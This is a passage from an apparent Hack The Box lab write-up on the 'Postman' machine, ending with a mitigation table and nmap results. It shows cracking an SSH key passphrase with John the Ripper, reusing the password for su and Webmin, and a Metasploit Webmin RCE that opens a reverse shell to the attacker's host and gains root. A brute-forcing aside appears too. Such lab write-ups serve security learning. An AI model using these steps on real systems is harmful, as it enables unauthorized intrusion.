


Unlock: id_rsaMatt

The contents of “id_rsaMatt” are locked. In order to view the contents, enter the correct password.

Figure 11

However, the id_rsa.bak key is password protected (Figure 11). This prevents it from being used to SSH as Matt. The next step is to crack this password and allow the key to be used.




```
root@kali:~# /usr/share/john/ssh2john.py id_rsaMatt > id_rsa.hash
root@kali:~# john --wordlist=/root/HTB/Wordlists/Passwords-14mil.txt id_rsa.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
computer2008     (id_rsaMatt)
```

Figure 12

To crack this password, John The Ripper will be used. The key is first prepared for cracking by passing it to ssh2john, which converts it to a usable format for John. `/usr/share/john/ssh2john.py id_rsaMatt > id_rsa.hash` is used to accomplish this (Figure 12, red arrow).


Then, `john -wordlist=/root/HTB/Wordlists/Passwords-14mil.txt id_rsa.hash` commands John The Ripper to crack the SSH key hash using a wordlist that is 14 million words long (Figure 12, blue arrow). The password for the SSH key is nearly instantly cracked. John reveals that “computer2008” is the password (Figure 12, green arrow).



```
root@kali:~# ssh -i id_rsaMatt Matt@10.10.10.160
Enter passphrase for key 'id_rsaMatt':
Connection closed by 10.10.10.160 port 22
root@kali:~#
```

Figure 13

Despite the working password, the key fails to authenticate as Matt. Multiple retries confirms that the connection closes when using the key.




```
redis@Postman:/opt$ su Matt
Password:
Matt@Postman:/opt$ cd /home/Matt
Matt@Postman:~$ cat user.txt
517ad0ec2458ca97af8d93aac08a2f3c
Matt@Postman:~$
```

Figure 14

A very common issue in computer security is password reuse. People naturally do not like to have multiple passwords, so reusing them is convenient. Using `su Matt` within the active SSH session as redis grants a shell as Matt, and the user.txt flag is captured (Figure 14).

As a side note: The alternative path to gaining a shell as Matt would be to brute force an SSH login using Hydra or any other login tool. Once logged in as redis, Matt's username can be passed to the brute forcer, along with the password list. This would uncover the working credential set fairly quickly since "computer2008" is a weak password.




You must enter a username and password to login to the server on 10.10.10.160

Matt

••••••••••••

Figure 15

Another example of password reuse dangers, Username: Matt, and Password: computer2008 works for logging into the Webmin panel (Figure 15).



States to display: Installed | Only updates | Only new | Only security updates


Find packages matching:

Found 60 matching packages ..

	Package	Description	Status	Source
☑	apache2	amd64 Apache HTTP Server	New version 2.4.29-1ubuntu4.11	Bionic-security
☑	apache2-bin	amd64 Apache HTTP Server (modules and other binary files)	New version 2.4.29-1ubuntu4.11	Bionic-security
☑	apache2-data	all Apache HTTP Server (common files)	New version 2.4.29-1ubuntu4.11	Bionic-security
☑	apache2-utils	amd64 Apache HTTP Server (utility programs for web servers)	New version 2.4.29-1ubuntu4.11	Bionic-security
☑	apt	amd64 commandline package manager	New version 1.6.12	Bionic-updates
☑	apt-utils	amd64 package management related utility programs	New version 1.6.12	Bionic-updates

Figure 16


Upon logging in, the user sees a page of software package updates (Figure 16). This dashboard does not reveal very much important information that was not already available within the SSH session. After some time searching for CVEs related to Webmin, a recent exploit in Metasploit is found that allows RCE through Webmin Software Package Updates.



```
       =[ metasploit v5.0.36-dev                          ]
+ -- --=[ 1906 exploits - 1073 auxiliary - 329 post       ]
+ -- --=[ 545 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]

msf5 > search webmin

Matching Modules
================

   #  Name                                         Disclosure Date  Rank       Check  Description
   -  ----                                         ---------------  ----       -----  -----------
   0  auxiliary/admin/webmin/edit_html_fileaccess  2012-09-06       normal     No     Webmin edit_html.cgi file Parameter Traversal Arbitrary File Access
   1  auxiliary/admin/webmin/file_disclosure       2006-06-30       normal     No     Webmin File Disclosure
   2  exploit/linux/http/webmin_packageup_rce      2019-05-16       excellent  Yes    Webmin Package Updates Remote Command Execution
   3  exploit/unix/webapp/webmin_show_cgi_exec     2012-09-06       excellent  Yes    Webmin /file/show.cgi Remote Command Execution
   4  exploit/unix/webapp/webmin_upload_exec       2019-01-17       excellent  Yes    Webmin Upload Authenticated RCE


msf5 >
```

Figure 17

Using `msfconsole` starts Metasploit, and using `search webmin` returns the existing exploit modules that can be used. The exploit from May 2019 (Figure 17, yellow box) seems to match the capabilities in the Webmin dashboard of Postman. Entering `use exploit/linux/http/webmin_packageup_rce` sets the module for use.



```
msf5 exploit(linux/http/webmin_packageup_rce) > set Lhost tun0
Lhost => 10.10.14.50
msf5 exploit(linux/http/webmin_packageup_rce) > set rhosts 10.10.10.160
rhosts => 10.10.10.160
msf5 exploit(linux/http/webmin_packageup_rce) > set ssl true
ssl => true
msf5 exploit(linux/http/webmin_packageup_rce) > set username Matt
username => Matt
msf5 exploit(linux/http/webmin_packageup_rce) > set password computer2008
password => computer2008
msf5 exploit(linux/http/webmin_packageup_rce) > exploit

[*] Started reverse TCP handler on 10.10.14.50:4444
[+] Session cookie: 1d33c1eca95b67bbd703dcaef5fb9a24
[*] Attempting to execute the payload...
[*] Command shell session 1 opened (10.10.14.50:4444 -> 10.10.10.160:52392) at 2019-11-09 12:52:38 -0500
id

uid=0(root) gid=0(root) groups=0(root)
cat /root/root.txt
a257741c5bed8be7778c6ed95686ddce
```

Figure 18

Then, setting the options within the module arms it with the information to exploit the target (Figure 18, yellow box). Running the module opens a root shell on Postman, confirmed by using `id`. Then, `cat /root/root.txt` prints the content of the root.txt flag. Postman is now root compromised.

Vulnerability Detail and Mitigation

Vulnerability	Risk	Mitigation
Exposed Redis server on port 6379	High	Having a publicly exposed database is a security issue itself. The Redis server on Postman allowed any anonymous user to read and write keys, as well as modify the configuration options for the server. As seen in this report, the attacker was able to overwrite the authorized_keys file with their public key, which created an entry point into the machine. Recommend action is to disable guest/anonymous access to the database, or simply close public connection to the port entirely.
id_rsa.bak key backup located on machine and readable by redis user	High	Having a backup of a private key on the machine it is used for is illogical (backups are best kept on separate machines), but having the private key’s permissions set to public read is a large security issue. Allowing redis to read the key caused it to be stolen and compromised. It is suggested that sensitive backups are never set to read/write/execute for any user except the owner.
Weak password: computer2008	Medium	Matt uses “computer2008” as the password for his private key file. This password was almost instantly cracked using rockyou.txt.gz (a wordlist included in every Kali Linux machine). It is recommended that Matt use standard password guidelines, such as 12 or more characters, combinations of uppercase and lowercase letters, numbers, and symbols.
Password reuse for “Matt” user	High	In addition to using a weak password, Matt reused the password for his system login and Webmin login. This is an extremely common security issue. Users should always use different passwords for different services. This will limit the scope of damage done by an attacker if one password is compromised.
Webmin < 1.910 Software Package Updates CVE	High	The Webmin service running on Postman was slightly outdated, and thus was vulnerable to a root RCE CVE available on Metasploit. It is recommended that Webmin is updated to the latest version (as of Nov 2019): 1.930.

Appendix 1: Full Nmap Results

```
Nmap scan report for 10.10.10.160
Host is up (0.11s latency).
Not shown: 996 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 46:83:4f:f1:38:61:c0:1c:74:cb:b5:d1:4a:68:4d:77 (RSA)
| 256 2d:8d:27:d2:df:15:1a:31:53:05:fb:ff:f0:62:26:89 (ECDSA)
|_ 256 ca:7c:82:aa:5a:d3:72:ca:8b:8a:38:3a:80:41:a0:45 (ED25519)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: The Cyber Geek's Personal Website
10000/tcp open http MiniServ 1.910 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.70%E=4%D=11/7%OT=22%CT=1%CU=34017%PV=Y%DS=2%DC=T%G=Y
%TM=5DC4A10
OS:F%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10A%TI=Z%CI=Z
%TS=A)SEQ(SP=1
OS:06%GCD=1%ISR=10A%TI=Z%CI=Z%II=I
%TS=A)OPS(O1=M54DST11NW7%O2=M54DST11NW7%O
OS:3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST11NW7%O6=M54DST11)WIN(W
1=7120%W2=
OS:7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(R=Y%DF=Y
%T=40%W=7210%O=M54DNNSN
OS:W7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%D
OS:F=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y
%T=40%W=0%S=Z%A=S+%F=AR%O
OS:=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y
%DF=Y%T=40%W
OS:=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N
%T=40%IPL=164%UN=0%RIPL=G%RID=G%R
OS:IPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1723/tcp)
HOP RTT ADDRESS
1 114.07 ms 10.10.14.1
2 114.20 ms 10.10.10.160

OS and Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 79.19 seconds
```